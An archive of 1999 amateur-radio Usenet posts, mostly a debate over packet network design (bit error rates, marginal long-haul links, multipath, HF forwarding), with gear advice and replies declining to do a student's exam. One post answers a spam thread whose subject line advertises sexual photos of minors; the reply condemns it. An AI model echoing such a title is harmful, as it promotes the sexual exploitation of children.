>three relay points to make it line of sight. Oops.

Yeah, and if the two hops were linked as part of a network path,
all the traffic traversing that part of the net would be limited by the
BER of the worst link in the path. That's why you can't have bad
paths in your network. They kill more than just the one hop's
performance. They drag down a large segment of the network's
traffic along with them.

What you can do is break the network at such bad locations,
forming multiple smaller networks. You can then internet them
using routing topologies that avoid the bad link *if the overall
topology is sufficiently redundant to avoid having any one critical
path*. The total path from any station to another may then be longer,
but it won't be flaky, and only users who need to bridge between
those segments at the moment are impacted. OTOH if you let

those marginal, flaky, and slow paths into your network, the whole network suffers.

The problem is, we often aren't thick enough on the ground to provide those alternate routes. So our dream of a coherent national network founders and we have to be satisfied with a bunch of smaller disjoint networks. We may be able to gateway between some of these disjoint networks on an intermittant or very limited basis, but we can't tie them into a coherent national level network on a 24x7 basis.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4031. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <jAXpN=wxqdQGNDemAlhf9SurLuir@4ax.com>
Source record: 16489

On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>> Alligator thinking. Just being loud doesn't cut it. The
>> key factor is the ability to receive a clean signal.
>
>Not always an option.

Then that path isn't an option as part of a larger network.

>> That requires a clean path, or your BER goes through
>> the roof due to multipath induced intersymbol distortion.
>> (SS has the potential of helping significantly with that,
>> but we don't have any off the shelf SS equipment for
>> amateur use right now, and there are other problems
>> with SS systems co-located on high RF sites that I
>> expect will be difficult to resolve.)
>
>Nice idea, but not always an option.

Actually, it isn't an option at all right now for Part 97
use. The only SS equipment available that's up to the
job is commercial equipment designed for other
services. There are a host of problems to be overcome
before SS will play a role in amateur packet networks
as anything other than a novelty.

>> We tried 50 and 100 watt amplifiers early on. Didn't
>> help. We could *hear* the alligators, but the BER was
>> so bad that they degraded the performance of the
>> entire network.
>
>Our experience is quite different. Without the high ERP,
>we had NO LINK AT ALL.

Better no link at all than a degraded network. If you're
going to talk about large scale networks, you've got to
look beyond the end of your own nose and consider the
impact your poor link may be having on other parts of
the network.

>> >Takes aluminium as well as silicon.
>> >The only other choice is to use the internet.
>> >That ain't ham radio. No challenge involved.
>>
>> The other choice is to not succumb to alligator thinking,
>> and instead do the hard RF path engineering to make

>> the system work. It is hard work, it does require a lot of
>> resources, but that's how it is done. AT&Tdid it many
>> years ago with their RF relay network. If we want the
>> same RF network capabilities, we have to repeat what
>> they did. Physics hasn't changed.
>
>I simply do not agree. There are not resources enough to
>bridge the long hauls using short hops. The money ain't
>there. So it is better to do SOMETHING rather than
>throw up one's hands and claim it cannot be done because
>it cannot be done "perfectly".

Half-assed is still half-assed. Squandering our scarce resources,
people, and community support on systems we *know* can never
perform at a satisfactory level is worse than foolishness. It actively
damages our chances of doing the sorts of things we *can* do well.

>> Grandiose fast amateur RF networks spanning thousands
>> of miles are just a pipedream for any group with less resources
>> than AT&T. We can't fund it, we can't build it, we can't maintain it,
>> and we can't manage it. We don't have the resources or the cooperative
>> spirit to do it purely on amateur radio. There are too many square miles
>> and too few hams standing on them in the US to allow that to happen.
>
>Nonesense. It COULD be done, but not with the "I need a relay
>point every few miles" or "The BER must be perfect" thinking.

Perhaps you'd care to enlighten us how it "COULD be done".
Remember that "it" is a fast coherent national level packet
switched network capable of handling the sorts of applications
which have currently pulled our user base away from packet
radio and on to the wired internet.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4032. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <AAbpN1T7Qxjj1htLwGtHBWlt64mY@4ax.com>
Source record: 16490

On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>> Perhaps in the densely populated little nations of Europe national
>> networks can be done, but not across our vast rural spaces. That's
>> sad, but it is real. We need to face up to reality and do what we are
>> best suited to do, and that is the smaller scope metropolitan and
>> relatively small regional networks that we can practically fund,
>> build, and maintain.
>>
>> The GRAPES network covers an area of roughly 45,000 square
>> miles, and that's about as big as is practical for a fast amateur
>> network in our part of the US. We don't have the people, money,
>> or sites to grow it much bigger. California might be different. They
>> have 10 times our population, and a bunch of natural high sites. I
>> haven't seen an organization with the energy and dedication of
>> GRAPES building a fast network out there, however.
>
>California is mostly open space with no people, just like the rest
>of the West. It's a BIG place. The big cities are, north to south,
>with approximate distances:
>
>Vancouver, BC - Seattle, WA - 50 miles.
>Seattle, WA - Olympia/Tacoma, WA - 50 miles.
>Olympia/Tacoma, WA - Portland, OR - 100 miles.
>Portland, OR - San Francisco, CA - 600 miles.
>etc.

My, my, how California has grown. My atlas says that of those
cities, only the latter is in California. :-)

Most of the population of California is arranged linearly down
the coast in a 50 mile strip between sea and mountains. That
makes it suitable for rail transit (which much of the country, not
constrained to a tight linear corridor, is not), and also makes it
suitable for a well designed fast coherent backbone network.

But California has neither at this time. IMHO that's mostly a matter
of lack of desire rather than insurmountable physical obstacles.
In much of the rest of the country, there are insurmountable
(with amateur level resources) physical barriers to a national
level network.

>Yes, there are some small cities, and a lot of small (very small)
>towns in between, but few of them have enough hams (or
>any hams for that matter) to support intermediate link sites.

>So we have fair network from Vancouver, BC south to Portland.
>Then it gets pretty thin for a long way. The reason for the long
>haul links is to bring places like Eugene, OR into the network.
>That took a 100 mile hop. The next hop south from Eugene
>is very tough; the transverse ranges north of the Siskyous chop
>the paths up into 10-20 mile chunks. For a couple hundred miles.
>Then you hit the CA Central valley, and all becomes easy again.
>Um ... you did have to cross Siskayou Summit and Mt. Shasta
>to get there though. If one could accomplish all the above, then
>one has a network roughly following I-5 down the coast.
>But what about inland? More big mountains in the way.

Yes, you make my case for me very well. Cross the Rockies
and picture spanning the Great Plains, the prospects for a
coherent fast national packet network become even more
bleak.

>So we use a lot of long haul to very long haul 2M 1200 baud links.
>It's that or nothing.

Yes, and for distances beyond a couple of hops, you effectively
have nothing. You're down to a couple of characters a second
net, or worse you've got constantly breaking links, and a net that's
fully congested by reconnect attempts and retries. At one time,
we had a 1200 baud net that reached from Maine to the tip of
Florida. It was virtually useless most of the time.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4033. Re: My 2 cents on radio/internet/A-types/B-types

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7uh5rn.vgb.nomail@linux.pe1chl.ampr.org>
Source record: 16491

Hank Oredson <horedson@att.net> wrote:

>If you think hams should get awards for posting CQ bulletins
>and collecting responses, my only comment is that I GET THE
>AWARD TOO because my station did the actual transmitting
>on ham radio. That internet stuff ain't ham radio ... <grin>.

Who said you wouldn't get the award too?

An award for people who made an effort to let other people enjoy
some service would probably be good idea.

(of course not demanded by that amateur himself, but granted to him
by others who appreciate the service)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4034. Re: Help: Shutdown Fault with "Logger"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <5+Ff8DAzCR63EwgO@g3vkm.demon.co.uk>
Source record: 16492

Hi,

Just as a follow-up to my original posting (the fault with the computer not shutting down correctly after using logger). After the problem was apparently cured it re-occurred. This time I contacted the author of Logger and he suggested removing "Fast File" from my start-up menu. This did the trick!

BTW, could someone point me to the Logger reflector?

Cheers,

Roger Basford G3VKM

4035. Re: Advise needed on Digital Mode.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: David Struebel <wb2ftx@nac.net>
Message-ID: <37E931D6.1479E138@nac.net>
Source record: 16493
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

I have used the MFJ 1278, the Kantronics KAM Plus and the AEA PK-232. In my
experience I found the KAM to be the best at copying CW, Pactor, Rtty.
The Pk-232 comes standard with a 200 Hz shift which is designed for HF packet
as opposed to the 170 hz shift used om Pactor and RTTY. It will work but it
is not the optimum setting. The KAM does have multiple selectable shifts.

One last note the KAM plus or KAM 98 is the smallest one of these units, if
size is any
concern.

Good luck Dave Struebel WB2FTX - Running HF NTS Winlink- Amtor,
PActor,Clover.

Reinhard Sual wrote:

> I am new on digital mode. I am in a stage on adding digital equipment, and
> considering the MFJ-1270 series or Kamtronics KamPlus....
> I want to do both HF and VHF digital using my FT-847....
> Any idea, comment, advise is really appreciated!
>
> Reinhard Sual
> http://www.geocities.com/reinhardsual

4036. Re: QUESTION 5726

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ui375.2ue.nomail@linux.pe1chl.ampr.org>
Source record: 16494

SANDY@hornysandy.demon.nl <SANDY@hornysandy.demon.nl> wrote:
>Hello, sorry to disturb you newsgroup with this question.

His account has been terminated...

Rob
--
+-----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+-----------------------------------+--------------------------------------+

4037. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Dave VanHorn <dvanhorn@cedar.net>
Message-ID: <uxbG3.5116$sK1.9242@news.rdc1.il.home.com>
Source record: 16495

> There's more to Ham radio than a packet BBS at 30 baud effective.

AMEN brother!

4038. Re: help for a problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: RA <ricear@hotmail.com>
Message-ID: <JEvpN8OsRUry6oQMlWsK8MlQnTb6@4ax.com>
Source record: 16496
Cross-posted to: alt.backrubs,rec.radio.amateur.digital.misc

On Tue, 21 Sep 1999 20:38:06 -0500, "George T. Baker"
<w5yr@swbell.net> wrote:

>I'm impressed, but what do you want? Isn't it *your* test?
>
>72/73, George AMA 98452 R/C since 1964
>Amateur Radio W5YR, in the 54th year and it just keeps getting better!
>AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
>QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE
>
>
>kk wrote:
>>
>> I have a problem for my test at university, telecommunications course.
>> The system is a 2-psk with a carrier ar omega0.
>> The propagation block is modeled by a two-ray signal: one direct ant other
>> reflected, with an relative amplitude ro, and relative delay tau.
>> At receiver, the filter is matched at modulation impulse.
>>
>> the questions are:
>>
>> 1) calculate the power of carrier after the propagation block (assume Vo
>> the amplitude of carrier)
>> 2) dimostrate that the probability of error is:
>>
>> P= 1/4 erfc(sqr(W)) + 1/4 erfc((sqr(W)(1-(1/1+ro)2tau/T))
>>
>> where W=Pr/2NoB
>>
>> B=1/T (T simbol time)
>> Pr=Power of carrier before matched filter at after propagation block.
>> No= bilateral spectrum of noise.
>>
>> Thanks for all reply.
>> Ing. G.D. (Napoli)
>> one101@oneonline.it

Funny, we get this a lot in comp.os.vms and other os related
news-groups. ADVISORY! The Profs also scan the news-groups now a
days. Part of your education is learning how to research. There are
plenty of references on the web and in your university's library.

You might try "Reference Data for Engineers: Radio, Electronics,
Computer, and Communications" by Jordan. Excellent reference.

If you do the research on your own, you will retain the skills longer.
And, you will receive the satisfaction of doing it yourself.

Good luck on your test.

Art

4039. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: kc8jbo <kc8jbo@email.msn.com>
Message-ID: <OWV2cdUB$GA.302@cpmsnbbsa03>
Source record: 16497
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

cal25skipper wrote in message ...
>Cool! Where can we see it. I like porn. If you are a man, and the site
of
>naked ladies bothers you, then you're not normal.
>
>Brent Scott
>N5CLK
>Austin, TX

I didn't imply that it bothered me, jackass. However, porno featuring 12-16 year olds is sick. If you like child pornography, that is your business, Grunt. I wouldn't admit it in such a public forum if I was you, since the FBI does look for kiddie pornphiles such as yourself.

4040. Re: help for a problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sbo1o$opo@dfw-ixnews21.ix.netcom.com>
Source record: 16498

Dear Student:

What kind of University allows you to get "help" from a NG on your tests?

Send us the name of your University the name and email address of your Professor and the name and email address of the chief administrator of your University.

We'll check with them first to see if it's OK to help you. If so . . . then you might expect some help from here, otherwise . . . .

Good luck on the test!

Strange? I never got help on my tests! What ! ! ! Am I just an old fogie or what?

Peter AB4BC

kk <kkmdg@hotmail.com> wrote in message
news:01bf045e$08d0c5c0$ea1b0497@default...
> I have a problem for my test at university, telecommunications course.
> The system is a 2-psk with a carrier ar omega0.
> The propagation block is modeled by a two-ray signal: one direct ant other
> reflected, with an relative amplitude ro, and relative delay tau.
> At receiver, the filter is matched at modulation impulse.
>
> the questions are:
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> 1) calculate the power of carrier after the propagation block (assume Vo
> the amplitude of carrier)
> 2) dimostrate that the probability of error is:
>
> P= 1/4 erfc(sqr(W)) + 1/4 erfc((sqr(W)(1-(1/1+ro)2tau/T))
>
> where W=Pr/2NoB
>
> B=1/T (T simbol time)
> Pr=Power of carrier before matched filter at after propagation block.
> No= bilateral spectrum of noise.
>
> Thanks for all reply.
> Ing. G.D. (Napoli)
> one101@oneonline.it
>
>

4041. Re: Directions Needed For Bowie Md Hamfest

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2209992015460001@news.erols.com>
Source record: 16499

The flier I have sez...

Bowie Baysox Stadium, 1/4 mile south of Rt 50, on Rt 301. Looks like you can get there by taking Rt 204 from I-95 (DC beltway).

Pity they moved it from Gaithersburg...

73's
Chris

> It's this Sunday, 9-26-99
>
> Thanks,
> Al
>
> al at olg dot com
> code3gold,m1200,535d,r70
> wash dc , usa

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at http://www.blackcatsystems.com/numbers

4042. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Tony Giroux <agiroux@cvn.net>
Message-ID: <37E97C0D.BD1A58E7@cvn.net>
Source record: 16500
Body handling: Binary attachment payload not displayed: agiroux.vcf

```
Charles Brabham wrote:
>
> Cathryn Mataga <cathryn@junglevision.com> wrote in message
> news:bEuF3.2012$1i3.34385@nuq-read.news.verio.net...
> >
> > Charles Brabham wrote in message <7s5d9d$1m4h@enews4.newsguy.com>...
> >
snip snip
> >
> > Here, the issue seems to be, as I've been told by locals, not so much of
> > duplicating effort, but of knowing which messages go to HF forwarding,
> > and which go to the satellite gateway.
>
> That would be part of the HF coordinators' job; To get together with the
> various SYSOPS, work out such questions and pass on the drill he works out
> to all the HF SYSOPs on that net. Nobody has to wonder what to do, or how to
> handle things.
>
> --
>
> Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

More dumb questions --- sorry:

As far as deciding on HF Forwarding or Satellite forwarding -- should
the HF Sysop have to work that hard? Can the software transmit packets
via a "shortest known path" -- then if there are no acknowledgements
resend via other routes?

BTW -- Thanks for the discussion -- I'm learning things, here.

Tony -- KF3BX

[One or more binary attachments are retained only in the source text.]
```

4043. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Tony Giroux <agiroux@cvn.net>
Message-ID: <37E97E54.E1D98542@cvn.net>
Source record: 16501
Body handling: Binary attachment payload not displayed: agiroux.vcf

Cathryn Mataga wrote:
>
> Tony Giroux wrote in message <37E81A6A.E3B69A49@cvn.net>...
> > What HF frequency has the most reliability for what distance at
> >all hours of the day? When we find that answer we would know how far
> >apart HF Gateway/BBS nodes should be. Or can we have the software
> >determine the MUF for a given time period? Then we can have primary
> >and secondary frequencies for the node to use without a lot of time
> >used scanning for DX. Can we have the network house keeping routines
> >keep each node aprised of the distance or locations of the other nodes?
> >MUG/LUF stats are available all the time and normally predictable. There
> >should be an easy way to get them into the HF node software.
>
> Well, the scoop is that the super duper new generation of BBS's equiped
> with the ultra-nifty, but slightly expensive PCTII boxes are able to scan
> scan many bands and many HF frequencies. If I want to call one of these
> systems, I just need to guess at which frequency is best, usually 20m
> lately -- probably 30m or 40m when sunspots aren't so good. And, if
> conditions are good, they decode my call and answer on any number
> of HF bands. There are a few little issues. Doing this at 100 watts
> is pretty easy, but running power with this kind of scanning setup is a
> little
> involved -- I would guess. That is without buying one of the top of the
> line amps.
> Which way do you point the beams? Do the beams turn to fixed positions
> for each part of the day -- or what. I dont know.
>
> Also, sometimes, with HF, no matter what band you are on, with a
> country as big as the US, you just plain can't get there from here. That is
> with a modest HF station like mine. Maybe there is some way to predict
> HF paths reliably, but I'm not aware of it. You know, the CB-ers call it
> skip for a reason -- that is the signals tend to skip lots of places in
> between
> here and there. So, sometimes you'll hear stations far away, but not up
> close.
> Or you'll hear them very far away, but slightly closer won't come in.
> There's
> a lot of strange unpredictability here. This deserves a whole book in
> itself.
>
> Maybe if you'd want to systemize this in some way, perhaps then each
> HF gateway, would collect statistics on which links were available to it
> at what times -- since I think with all the antenna variables and such,

> this information, practically can only be measured and not calculated. And,
> then transmit this information back to a central hub for the region where
> maybe a clever piece of code somewhere could stew all the numbers
> together including how much throughput each HF link was capable of and
> parcel out the messages in an optimum manner. That means, perhaps,
> taking data from past connections, and mixing that with some sunspot
> numbers and the time and date or whatever, and coming up with a sensible
> forcast that a connection would be good. I don't know, this is all just
> speculation.

Thanks, again:

I'm remembering my days of yore on third shift RTTY watch for Uncle
Sam. That's why I was wondering about bands and fixed distances. We
would determine our frequencies by the distance between stations and
peak traffic periods. We always had "A", "B", & "C" systems online with
the "B" & "C" systems on hot standby tuned to different frequencies. We
rarely had stations much more than 500 kilometers apart and usually kept
our frequencies below 10 Mhz. We would relay (manually, back then)
between networks
and could often get traffic sent thousands of kilometers in a very short
time. Basing on these distances it would take 10 - 12 hops to work from
coast to coast, but I don't
know if there are that many hf digital nodes online.

Thanks for the information on this. It's really great.

Tony -- KF3BX

[One or more binary attachments are retained only in the source text.]

4044. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sbv3l$7qk$1@bgtnsc02.worldnet.att.net>
Source record: 16502

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:1bfnNxWU0Z2GhBJY+eKz0Lo1GRgk@4ax.com...
> On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net>
wrote:
> >Gary Coffman <ke4zv@bellsouth.net> wrote in message
> >news:DHrmNx+s2SaofDUoViT9sz9jVUYr@4ax.com...
> >> On Sun, 19 Sep 1999 22:50:35 -0700, "Hank Oredson" <horedson@att.net>
> >wrote:
> >> >Gary Coffman <ke4zv@bellsouth.net> wrote in message
> >> >news:tinlN9QLyMKyqvyn62g+MzZSipIu@4ax.com...
> >> >
> >> >> Note, an external amplifier is not a good idea. You don't
> >> >> need the extra TR delay, and any path that can't be made
> >> >> with the 5-10 watts available from the transverter probably
> >> >> has too much multipath to be useful anyway (though with
> >> >> the FEC now built into the modems, multipath is less of a
> >> >> concern).
> >> >
> >> >Gary,
> >
> >Hmmm ... "external" amplifier. Didn't think I said that ...
>
> You said,
>
> "Some assembly required i.e. the transverter and amplifier
> you will need to make a useful system".
>
> The only way to read that is if you're talking about an amplifier
> external to the transverter. Otherwise, no assembly would be
> required between the transverter and the amplifier.
>
> >Why any extra delay? Whether the final transistor is 10W
> >or 100W, the delay should be (about) the same: a few ms. max.
> >Certainly true for my HF radios. No reason to think vhf/uhf/shf
> >would be any different.
>
> It is *possible* to design an amp like that, but off the shelf
> amateur UHF external amps generally don't have fast TR.
> 100 to 200 milliseconds is typical, and far too slow for use
> on a fast network unless you're doing permanently nailed
> up duplex point to point links. The thing is, permanent network
> links need to be properly engineered anyway, so the whole
> issue of alligators becomes moot at that point.

I thought, from what I wrote, it would be obvious I consider what goes between the PACCOM unit and the antenna to be a single object. I understand that object might be constructed of more than one "module". That object, whatever you want to call it, needs to produce more than 10W into the feedline for it to be useful in the application I have in mind. However that higher power is obtained does not matter. Of course it must have a reasonable switching time, and I thought that was well covered in the third paragraph. Only one such module comes to mind off hand, and I do not know if they are still for sale.

I'm not much interested in "typical", but rather in "where can I get what I need for this project."

Why do you keep saying "alligator"? That means a station which hears poorly compared to how well it can be heard by normal stations. I am certainly not talking anything like that, but rather matched stations that obtain their required power spread via the use of reasonable power and good antennas. Remember: this is a point to point link I'm working on. It could well be full duplex, thus avoiding T/R switch time issues. However I wish to consider the half duplex alternative because it is easier to coordinate a single frequency.

I guess my bottom line is that I'm not at all interested in why this cannot be done. I'm only interested in how to go about doing it. Where there are no links, a not-quite-perfect link is a huge improvement.

Have begun gathering the needed test gear, which I need in any case to be able to get some existing 9600 baud links working properly. But I still need someone for the "other end" of the high speed link

--

... Hank

http://horedson.home.att.net

4045. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sbva3$8ju$1@bgtnsc02.worldnet.att.net>
Source record: 16503

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:NQTpNzrqje43+pQ9xX0FRrQAmrZO@4ax.com...
> On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net>
wrote:
> >KE4ZV wrote:
> >> Paths that don't qualify simply aren't used. That's just good
> >> network engineering practice. That often means that the most
> >> direct path isn't usable, and we have to organize the network
> >> topology to use an alternative routing. Sometimes it means
> >> rural hams are left out of the network unless they want to fund
> >> multiple hops just to serve one station. That's the way it goes.
> >
> >Works where there are people or available sites. We have a real
> >lot of empty space, without people or roads. Often it is not feasible
> >to put relays in place. Cost of obtaining a site, creating road access
> >to it, etc. is way out of line. So we have long haul links Sometimes
> >those have to cross mountain ranges. Knife edge works. Not at
> >high data rates though, due to the problems you mention.
>
> Yep, exactly so. If you're satisfied with low rate and non-realtime
usages,
> then you can do moderately long haul dedicated links. You can't sustain
> an extensive packet network that way, however, because latency becomes
> so great that very few people will tolerate it, even for non-realtime
uses. In
> other words, if a Pony Express rider could beat your packets across the
> country, your network wouldn't be sustainable.

Nonesense. I *know* quite well that you think it is impossible to have
any fun with digital radio unless everything is perfect and as speedy
as the internet and works perfectly all the time for everybody and for
all applications. Not my interest. I enjoy playing with radios and antennas
and stuff like that to see what I *can* do.

> That's what happened to the BBS "network" (which wasn't really ever a
> network in the sense of a packet switched network anyway). When it was
> the only game in town, it got a bit of use. But as soon as something
faster
> became widely available, it fell into disrepair. In other words, most of
your
> users abandoned you for the internet. You and Charles can rail about that,
> but it is fact, and ultimately one has to face facts or become permanently
> disassociated from reality.

Nonesense. History and facts disagree with your assertion.

--

... Hank

http://horedson.home.att.net

4046. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sbved$94m$1@bgtnsc02.worldnet.att.net>
Source record: 16504

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:jAXpN=wxqdQGNDemAlhf9SurLuir@4ax.com...
> On Mon, 20 Sep 1999 20:02:33 -0700, "Hank Oredson" <horedson@att.net>
wrote:
> > >Gary Coffman <ke4zv@bellsouth.net> wrote in message

> > >Our experience is quite different. Without the high ERP,
> > >we had NO LINK AT ALL.
> >
> Better no link at all than a degraded network. If you're
> going to talk about large scale networks, you've got to
> look beyond the end of your own nose and consider the
> impact your poor link may be having on other parts of
> the network.

On this topic I think you are just plain wrong Gary.
Without these "marginal links" there IS NO NETWORK.
There cannot be any "impact" on network which does not exist.
What I'm trying to do is create SOME network.

--

... Hank

http://horedson.home.att.net

4047. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <0mfG3.2731$1i3.42652@nuq-read.news.verio.net>
Source record: 16505

Gary Coffman wrote in message ...
>>My horizon to the north, however, is about
>>one mile. But I still have a 9600 baud link in that direction, of
>>about 25 miles. 25W, 10 el yagis on both ends. Works well,
>>even though we are way out of the first Fresnel zone.
>>
>>> You need a BER of under 1 in 10E6 or your network
>>> performance becomes dismal out past 3 or 4 hops.
>>> That means you have to engineer things *right* on
>>> every link.
>>
>>Not possible. We have these hills and mountains.
>>The 100 mile link to the south works very very well.
>>However that link of 25 miles to the north would take
>>three relay points to make it line of sight. Oops.
>
>Yeah, and if the two hops were linked as part of a network path,
>all the traffic traversing that part of the net would be limited by the
>BER of the worst link in the path. That's why you can't have bad
>paths in your network. They kill more than just the one hop's
>performance. They drag down a large segment of the network's
>traffic along with them.

Okay, I'm still trying to figure out why his 25mile 'bad path' link
would necessarily have a BER, as you say, above 1e6. Is there
any reasonable way for him to really measure this? Maybe a
problem here is that we 'think' we might have links that are good,
but they have bit error rates, good enough so the the link 'seems'
okay, but really the errors are bad enough to cause network problems.
And that what's really needed are some good tests.

1e6 bits, that's 125,000 bytes or about 490 256 byte packets. Now,
let's say, he digipeated 500 256 byte packets of random data from his
system, to the other end and back, we should find that he should miss
more than a couple, if his BER is worse than 1e6 -- right? Since that
would have been 2*500*256*8 bits going through the link. That is twice
for the trip up and back. I'd be curious to know the results of this kind
of measurement to know how good or bad the link really is. Could
this be a way to decide if new links are going to hurt or help the network?
That is simply do measurements of bit errors, and if they're low enough
it's okay, however the thing works.

Also, I'm also trying to figure out what exactly is the mechanism that
brings in the errors -- assuming that if he did the measurement, we'd
find BER's much worse. For the speed of light of 186000mps, the

length of a bit is going to be about that divided 9600 or about 18.6 miles -- right. So are we assuming then for his weird path of 25 miles, he's getting a direct path of 25 miles, and perhaps at the knife edge of the mountain in between there are going to be a bunch of paths, all coming in at slightly different lengths across the top of the mountain range -- as each one deflects off a slightly different point. So, maybe some signals are sneaking in on a path that's say 34 miles long or 1/2 bit late.

Is there any horse sense, generally about FSK, that say, how many db below the main signal, would a path that's say, 1/4 of a bit late, need to be before the channel is reliable? Is a path a few db down that's 1/2 of a bit late really bad? Here across the SF Bay, I assume that even the line of site paths, still have that line of site path, and another reflection off of the bay -- and I've heard off the Bay Bridge, of all things. .

And finally, say, we warp ahead in time to the future where everything is Spread Spectrum, and FSK is long forgotten. Is Spread Spectrum, because of it's immunity to multi-path, going to actually make these billiard ball paths -- that is up and over mountains and bouncing off buildings and things useable? Or is something else going to bite us, even with Spread Spectrum.

(Btw, it occured to me that if Alligator thinking is bad, bad, bad, then the HDTV people might have a little problem here in the SF Bay area, with all it's hills.)

4048. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Tony Giroux <agiroux@cvn.net>
Message-ID: <37E981DA.DB7EC179@cvn.net>
Source record: 16506
Body handling: Binary attachment payload not displayed: agiroux.vcf

Hank Oredson wrote:
>
> Tony Giroux <agiroux@cvn.net> wrote in message
> news:37E81A6A.E3B69A49@cvn.net...
> >
> > Some dumb questions from the peanut gallery, here:
>
> Um ... not so dumb. Nobody has mentioned the architecture of the
> store and forward network on HF.
>
> > What HF frequency has the most reliability for what distance at
> > all hours of the day? When we find that answer we would know how far
> > apart HF Gateway/BBS nodes should be. Or can we have the software
> > determine the MUF for a given time period? Then we can have primary
> > and secondary frequencies for the node to use without a lot of time
> > used scanning for DX. Can we have the network house keeping routines
> > keep each node aprised of the distance or locations of the other nodes?
> > MUG/LUF stats are available all the time and normally predictable. There
> > should be an easy way to get them into the HF node software.
>
> On HF most systems are frequency agile. i.e. the recievers scan a list
> of frequencies when waiting for incoming connections. For outgoing
> connections, different frequencies are attempted until a link is
> established.
> The order of frequencies attempted for a given path changes during
> the year and during the sunspot cycle, so the sysop needs to make occasional
> changes. Some systems are point to point. Examples:
>
> I have one radio on 7.087 (LSB CLOVER) full time. It is used to link
> the Pacific NW to Central and Southern California. The 40M band is
> open between these locations nearly 24 hours per day.
>
> My other radio scans various frequencies on the 10/15/20 meter bands.
> It is mainly used for a CLOVER link with WB1DSW in New Hampshire.
> Optimal conditions might be on any of these bands. During daylight, the
> attempt is first made on 10M, then on 15, and last on 20. At night the
> 10M attempt is not made.
>
> Another example: if N0IA in Florida has NTS traffic for the Pacific NW,
> he has the choice of 3 or 4 stations using CLOVER, and another 5 or 6
